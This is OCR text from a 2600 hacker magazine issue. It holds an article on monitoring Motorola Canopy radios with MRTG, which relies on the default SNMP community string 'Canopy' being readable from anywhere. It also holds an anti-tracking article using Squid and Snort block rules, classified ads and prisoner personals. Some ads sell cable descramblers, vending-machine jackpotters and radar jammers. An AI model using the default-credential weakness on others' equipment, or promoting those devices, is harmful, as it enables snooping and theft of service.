This is aimed at either someone who works for a WISP, ISP, or who just wants to learn a little something about monitoring the Motorola Canopy equipment using XP instead of Linux. This has been tested on the 5.7Ghz equipment. Motorola has set up their Canopy equipment to allow anyone to monitor the equipment from anywhere [ip(0.0.0.0)]. This leaves the Canopy equipment open to traffic monitoring by anyone who has the ability to setup MRTG. There are numerous other options that you can monitor besides traffic but needless to say traffic is the only one I'll show how to monitor in this article. At present Motorola only supports their expensive monitoring equipment call BAM (Bandwidth Allocation Manager), thus the need for a free solution.

You need to first have access to a Windows XP machine. Next get MRTG from http://oss.➥oetiker.ch/mrtg/download.en.html. You'll want the latest release which is mrtg-2.14.5 as of this writing. You'll also need to download ActivePerl from http://www.activestate.com/Products/➥Download/Download.plex?id=ActivePerl. Finally you'll need Net-SNMP from http://net-snmp➥.sourceforge.net/download.html. I won't go into detail on how to install the latter two as there is documentation on the corresponding websites. Also, if you'd like to view the graphs remotely, set up Apache or IIS to serve these files.

Once you've downloaded MRTG create the folder C:\mrtg and then unzip mrtg to C:\mrtg\data. This is where your cfg files will go. Next create the folder C:\mrtg\graphs which is where the traffic graphs will go. Now we need to set up a config file that will be used to request data from the Canopy equipment. Below is an example of a file you will use. I'm using 192.168.0.55 as the address that the Canopy would be located at.

```
WorkDir: C:\mrtg\graphs
### Interface 1
Target[192.168.0.55]:
➥1:Canopy@192.168.0.55:::::2
SetEnv[192.168.0.55]:
➥MRTG_INT_IP="192.168.0.55" MRTG_INT_DE
➥SCR="Motorola-PowerQUICC-FEC"
MaxBytes[192.168.0.55]: 1000000
Directory[192.168.0.55]: 192.168.0.55
Title[192.168.0.55]: Traffic Analysis for
➥-- 192.168.0.55
PageTop[192.168.0.55]: <H1>Traffic Analy
➥sis for -- 192.168.0.55</H1>
```

In order to use this file you should save it in the mrtg data folder as IPADDRESS.cfg. WorkDir is essential and only used once at the top of the file. You can change anything between [ ] to be any name you want. I simply put the IP address as a way to keep it consistent. The Target is what you want to monitor. 1 is for traffic, Canopy is the default community string, and :::::2 is to force SNMPv2 as it will not work with SNMPv1. The MaxBytes is currently set to monitor download and upload speeds up to one meg. The directory is where you want the graphs stored. As of this writing I had the cfg files stored in the same directory as the graphs which I don't recommend if you're running this on an open web server. The rest is just for visuals on the graphs. Next we'll need to schedule a batch file to run the cfg file.

Scheduling the Batch File

If your XP machine doesn't have any username with a password you will have to create an account with a password, or password protect the account you are currently using. First create the batch file with the information below and put it in C:\mrtg\data\bin.

```
perl mrtg C:\mrtg\data\192.168.0.55.cfg
```

Next go to Start => All Programs => Accessories => System Tools => Scheduled Tasks. Double click "Add Scheduled Task" and it will bring up a wizard that you will use to schedule the batch file to run every five minutes for 24 hours. Click "Next" on the first screen and then click "Browse" on the following screen and browse to the batch file you created in C:\mrtg\data\bin. Next select to perform the task daily, schedule the time at 12:00 pm, click "Next", enter your account information and password for XP or the one you just created. Click "Next", then check the box "Open

advanced properties for this task when I click Finish" and then click "Finish". When the new box comes up select the "Schedule" tab and click on "Advanced". Check "Repeat Task", change it to every five minutes with a duration of 24 hours and click "OK". Click "OK" on the next screen and you should now be graphing the Motorola Canopy of your choice!

There is a support board at http://motorola.➥canopywireless.com/support/community/ where you can get more information about the Motorola Canopy equipment. With thanks to many people from the Motorola message board and from across the Internet, I was able to get this functioning and am happily sharing the information I've acquired with *2600.*

Attacking Third Party Tracking

by Particle Bored

Third party tracking is not going away. After all there is a lot of money to be made. Thus it is up to you to defend yourself. This article will show one approach of significantly reducing your exposure to third party tracking without adversely affecting your browsing experience.

One might ask what the big deal is about third party tracking. After all, Forrester Research praises companies like Avenue A, and Microsoft even uses third party tracking within Money 2006. I would respond with the following analogy. When I enter Wal-Mart I am aware of their video surveillance and I accept the fact that they can do whatever they like with the footage. Third party tracking works more like a private investigator. Without my knowledge they watch me go into Wal-Mart, Home Depot, and several other places throughout the day. They document those with whom I speak and note what was said. I may shake them off once in a while, but they will find me again later.

While this might be considered stalking in the physical world, it is somehow considered appropriate on the Internet. This upsets me a great deal. Most countries require a warrant for such invasive monitoring, so I find their tactics offensive when I am simply trying to locate an article on the *New York Times* website.

So if we can't stop them from using third party tracking we can at least avoid sending them our data. The most cost-effective way I have found for most home users is to utilize SmoothWall Express (http://www.smoothwall.org). It is free and for those who know a little Linux it can be modified for our purposes relatively easily. (Note that I have no financial interest in SmoothWall.)

After getting your SmoothWall up and running, the next step is to configure it to implement a Squid access control list (ACL), available at http://www.kgb.to. This will allow you to block HTTP requests by domain name. This is important because it is easy for tracking companies to change their IP addresses to avoid detection but it is difficult for them to change domain names since it would force their customers to modify their code. Squid ACLs are also one of the best ways to block malicious code that resides on Akamai's caching servers. To implement the ACL simply copy my evildomains.txt file to the /etc/squid/conf_files directory and then add these two lines to your squid.conf:

```
acl evildomains dstdomain src
➥"/etc/squid/conf_files/evildomains.txt"
http_access deny evildomains
```

The next layer of defense is custom rules for Snort (also available at http://www.kgb.to). With the help of a few others, I have created a few rulesets that effectively detect malicious behavior: Countries.rules helps detect traffic destined for unusual countries. Simply remark out the countries you want to ignore by inserting a # at the beginning of a line. Your own country might be a good one. Malware.rules helps detect HTTP traffic destined for domains known for malicious activity. Third party tracking domains are included. NPI.rules helps detect sensitive data that is still escaping in clear text. Simply copy the new rulesets to the Snort "rules" directory, then go towards the bottom of the snort.conf file and use the syntax of the existing rules to create new entries referring to the names of the new rules. Go ahead and reboot at this point so your Squid and Snort changes will take effect. If you

screw up and Snort fails to start there will be beautifully specific error messages in the /var/log/messages file to tell you what you did wrong.

The last step is to use the SmoothWall web interface to configure a blacklist (again available at http://www.kgb.to). Simply go to Networking - IP Block and enter the subnets in CIDR (the format that is in parentheses in my list). Make sure you configure each entry to "Reject Packet" and not to "Drop Packet." This configuration may be slightly less secure from the perspective of an external attacker but it will dramatically improve browsing performance. Go ahead and try it both ways if you don't believe me.

There is one critical thing to remember: SmoothWall Express does not utilize the inline blocking functionality of Snort. You will need to regularly monitor the "Intrusion Detection System" log and respond to emerging threats by modifying the blacklist or the Squid ACL. I will do some of the work for you since I am continuously updating the files on my site.

Now that you are finished configuring your SmoothWall you will notice a lot of stuff being blocked while you are shopping online. Feel free to contact the company and politely inform them that you refuse to give your credit card number to deceptive companies. Don't waste your time with their web administrator, though. Marketing departments appear to be the most responsive.

OFF THE HOOK

Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

Happenings

THE WILMINGTON DELAWARE VINTAGE COMPUTING SWAPMEET. 2800 square feet of hard-to-find "classic" computers (pre-Internet age), gaming, test equipment, parts and supplies, software, electronics, manuals, and more! October 7 at 504 Market Street, 2nd floor/Copeland Room, Wilmington, Delaware 19801. Event runs from 10 am to 4 pm, auction starts at 2:30 pm (auction items to be announced prior to event). Admission: $5 ($7 per family). Exhibitors: $15 (per 8'x10' space). There will be a rather large first-come first-served open area for persons who wish to bring their items for swap and who don't need a reserved exhibit space. Proceeds benefit The Midatlantic Retro Computing Hobbyists (501c) - http://marchclub.org/swapmeet.htm

For Sale

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net.

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET UNIX SHELLS SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for performance-driven uptimes and a huge list of virtual hosts. JEAH accounts let you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions - including registration with masked WHOIS info. Mention *2600* and receive setup fees waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business!
Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today!
Visit us at our new domain www.pearlyfreepress.com/phraine.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

CABLE TV DESCRAMBLERS. New. Each $55 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

WANTED: GOOD MENTOR willing to help a beginner learn anything and everything they are willing to teach about computers and electronics in general. Contact me at hiten_mitsoruki@yahoo.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit.
http://wealthfunnel.com/securitybook
ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.
FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.
ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.
BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over ten years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-993-4357.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!
DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!
CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.


Personals


PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. Or... I'm MUD/MMORPG savy in C++/Python/PHP/MySQL, and I'm seeking players and programmers for better idea on "what's out there." Please help. Ken Roberts J60962, CSTAF-A2-244 UP, PO Box 5248, Corcoran, CA 93212.
OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.
IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.
STILL IN THE JOINT. Only a year or so left. Known as Alphabits, busted for hacking banks and lots of unauthorized wire transfers. I'm looking to hear from anyone in the free world. Very interested in any ideas regarding future employment. Will respond to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 921, Imperial, CA 92251-0921.
CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison.
Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.
STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!
SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.
IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 200 lbs., 26 years old (for the ladies - please send photos, will do same), been in prison nearly 7 years with a couple more to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, locks, payphones, and anything novice-level from *2600*.Am looking for addresses of other hacker mags and underground, b-rate, independent movie mags like *Fangoria*. Please send mags, addresses, information, letters, and photos. Will respond to all. Mycology, anyone? Let's talk! I love photos! Mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/06.

Puzzle

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com





Answer choice for Summer 2006 puzzle:

"It is not the NSA, nor our rulers who are to blame for our current situation. Rather, it is us; the crippled and faceless masses who have happily traded their knowledge of the truth for a life of ease."

-- The Fader Jockey

HOPE NUMBER SIX

This is NOT an ad for HOPE Number Six. It's over. You either were part of the coolest hacker gathering this summer or you weren't. It's as simple as that. You know what we're talking about. Unless you really weren't there in which case there's no way you COULD know, is there?


But wait. We just thought of something.


In record time, we have come up with a video archive of the entire conference! And for the first time, we're offering the archive in DVD (region free) format. So if you missed out on the conference, this is one way to make up for it. In fact, even if you were there, there's no way you could have made it to all the talks. There's something here for everyone.

But here's the problem. With over 70 DVDs, plus a high fidelity audio-only DVD containing all of the talks on a single disc, we just don't have enough room to list them on this single page. We wanted a four page spread but the powers that be wouldn't have it. People want articles, not advertising, they say. As if a well-worded ad can't convey as much information as one of their red box articles! It's quite typical really of the anti-advertising attitude we have to deal with. So here we are. A single page. Way in the back. Not enough space.

So we suggest looking online for the full list - http://store.2600.com/hopenumbersix.html ought to work. If you don't want to pay online, you can always go the old-fashioned route and mail us a check or money order while indicating which DVD(s) you want. And if you don't even have Internet access but you know you want to buy everything (we really admire people like you), rather than charge you the normal $10 apiece rate which would amount to over $700, we'll let the entire collection go for $400. It may sound like a lot (actually it IS a lot) but there is a ton of material here. We also can mail you an order form which lists all of the talks if you want to pick and choose offline. Just mail us and ask.

